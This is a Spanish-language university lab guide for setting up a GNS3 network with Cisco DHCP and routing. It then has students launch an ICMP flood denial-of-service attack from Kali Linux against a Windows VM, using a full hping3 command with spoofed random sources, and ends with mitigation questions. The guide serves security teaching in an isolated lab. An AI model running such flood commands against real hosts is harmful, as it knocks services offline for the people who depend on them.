
 <p>UNIVERSIDAD DISTRITAL FRANCISCO JOSÉ DE CALDAS</p>	Universidad Distrital FJDC	
	Ingeniería de Sistemas y Computación	
	Redes y Servicios	

# Guía de Laboratorio Redes

## Título del Experimento:

DDoS (Distributed Denial of Service).

## Objetivos:

- Implementar un escenario de Hacking ético
- Implementar una red en GNS3 con equipos cisco y vulnerar un usuario de la red con Kali Linux.


## Materiales:



- Computador personal con acceso a Internet
- GNS3 usando el servidor GNSVM, Kali Linux, Windows 7, IOS Cisco 2691, VirtualBox

## Procedimiento:

1. Monte la topología descrita

Debe ejecutar el Cloud sobre la máquina virtual GNS3 VM y las dos máquinas virtuales deben tener deshabilitadas sus tarjetas de red en VirtualBox.



	Universidad Distrital FJDC	
	Ingeniería de Sistemas y Computación	
	Redes y Servicios	

- Configure el servicio de DHCP en el switch con la RED 192.168.1.0/24

```

ESW1# configure terminal
ESW1(config)#interface vlan 1
ESW1(config-if)# ip add 192.168.1.2 255.255.255.0
ESW1(config-if)# no shutdown
ESW1(config-if)#exit
ESW1(config)#service dhcp
ESW1(config)#ip dhcp pool myPOOL
ESW1(dhcp-config)#network 192.168.1.0 255.255.255.0
ESW1(dhcp-config)#default-router 192.168.1.1
ESW1(dhcp-config)#dns-server 8.8.8.8
ESW1(dhcp-config)#lease 0 7 20
ESW1(dhcp-config)#exit
ESW1(config)#ip dhcp excluded-address 192.168.1.2.1 192.168.1.6
ESW1(config-if)#exit
ESW1#wr

```

- Configure el enrutador para que reciba DHCP por el puerto a través de Cloud

```

R1# configure terminal
R1(config)#interface f 1/0
R1(config-if)#
R1(config-if)# ip address dhcp
R1(config-if)# no shutdown
R1(config-if)# end
R1)# write memory
R1# show ip interface brief

```

```

R1#write memory
*Sep  9 14:17:19.143: %DHCP-6-ADDRESS_ASSIGN: Interface FastEthernet1/0 assigned DHCP address 10.0.3.16, mask 255.255.255.0, hostname R1

```



- En PC1 puede corroborar conectividad a internet

PC1>ip dhcp

```

PC1> show ip
NAME       : PC1[1]
IP/MASK    : 192.168.1.7/24
GATEWAY    : 192.168.1.1
DNS        : 8.8.8.8
DHCP SERVER : 192.168.1.2
DHCP LEASE  : 26394, 26400/13200/23100
MAC        : 00:50:79:66:68:00
LPORT      : 10015
RHOST:PORT  : 127.0.0.1:10016
MTU        : 1500

```

	Universidad Distrital FJDC	
	Ingeniería de Sistemas y Computación	
	Redes y Servicios	

PC1>ping 8.8.8.8

```
PC1> ping 8.8.8.8
8.8.8.8 icmp_seq=1 timeout
84 bytes from 8.8.8.8 icmp_seq=2 ttl=115 time=18.109 ms
84 bytes from 8.8.8.8 icmp_seq=3 ttl=115 time=15.214 ms
84 bytes from 8.8.8.8 icmp_seq=4 ttl=115 time=17.139 ms
84 bytes from 8.8.8.8 icmp_seq=5 ttl=115 time=20.056 ms
```

6. Corroborar acceso a internet desde el enrutador

R1#ping 172.217.28.100

```
R1#ping 8.8.8.8

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 8.8.8.8, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 12/39/68 ms
R1#ping www.google.com

Translating "www.google.com"
% Unrecognized host or address, or protocol not running.



R1#ping 172.217.28.100

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.217.28.100, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 8/24/52 ms
R1#
```


7. Configure la interfaz f0/0 del enrutador para con la IP 192.168.1.1 y mascara 255.255.255.0

```
R1()#conf t
R1()#int f0/0
R1(config-if)#ip add 192.168.1.1 255.255.255.0
R1(config-if)# no shutdown
R1(config-if)# end
R1()# write memory
```

```
R1#show ip interface brief
Interface                IP-Address      OK? Method Status      Protocol
FastEthernet0/0          192.168.1.1     YES NVRAM    up          up
FastEthernet1/0          10.0.3.16       YES DHCP    up          up
```

 <p>UNIVERSIDAD DISTRITAL FRANCISCO JOSÉ DE CALDAS</p>	Universidad Distrital FJDC	
	Ingeniería de Sistemas y Computación	
	Redes y Servicios	

8. Desde el PC Windows 7 corrobore que tiene acceso a internet



9. Identifique la IP la maquina Windows que será atacada

```

C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\vbouser>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de área local:

    Sufijo DNS específico para la conexión. . . :
    Vínculo: dirección IPv6 local. . . : fe80::d560:4fd4:4bd4:8fef%11
    Dirección IPv4. . . . . : 192.168.1.8
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : 192.168.1.1

Adaptador de túnel isatap.{1E9FCC43-6212-4BD0-855B-7C581B9985F5}:

    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS específico para la conexión. . . :


C:\Users\vbouser>

```


10. Desde Kali Linux inicie el ataque sin olvidar abrir Wireshark

\$sudo su



#hping3 --icmp --rand-source --flood -d 1400 192.168.1.8



11. Desde la maquina atacada intente buscar alguna temática y el servicio debe estar caído:








 <p>UNIVERSIDAD DISTRITAL FRANCISCO JOSÉ DE CALDAS</p>	Universidad Distrital FJDC	
	Ingeniería de Sistemas y Computación	
	Redes y Servicios	

12. Desde Kali detenga el ataque con ctrl + c

```
(root@kali)~/home/kali
# hping3 --icmp --rand-source --flood -d 1400 192.168.1.8
HPING 192.168.1.8 (eth0 192.168.1.8): icmp mode set, 28 headers + 1400 data bytes
hping in flood mode, no replies will be shown
^C
 192.168.1.8 hping statistic
2529954 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

13. Vuelva a la maquina atacada y corrobore que el servicio de internet fue restituido:



	Universidad Distrital FJDC	
	Ingeniería de Sistemas y Computación	
	Redes y Servicios	

### Análisis y Discusión:

- ¿Qué función cumple la opción --rand-source en el comando hping3 y cómo afecta al ataque de denegación de servicio?
- ¿Qué tipos de ataques de denegación de servicio existen y cuáles son las diferencias principales entre ellos?
- ¿Qué medidas de mitigación se pueden implementar para proteger una red contra ataques de denegación de servicio?
- ¿Cómo puede afectar un ataque de denegación de servicio a la disponibilidad y operación de un servicio en línea?
- ¿Qué otras herramientas, además de hping3, se pueden utilizar para realizar pruebas de resistencia contra ataques de denegación de servicio y qué características ofrecen?

### Resultados:

- Realice un informe en .pdf donde documenta sus resultados y responde las preguntas.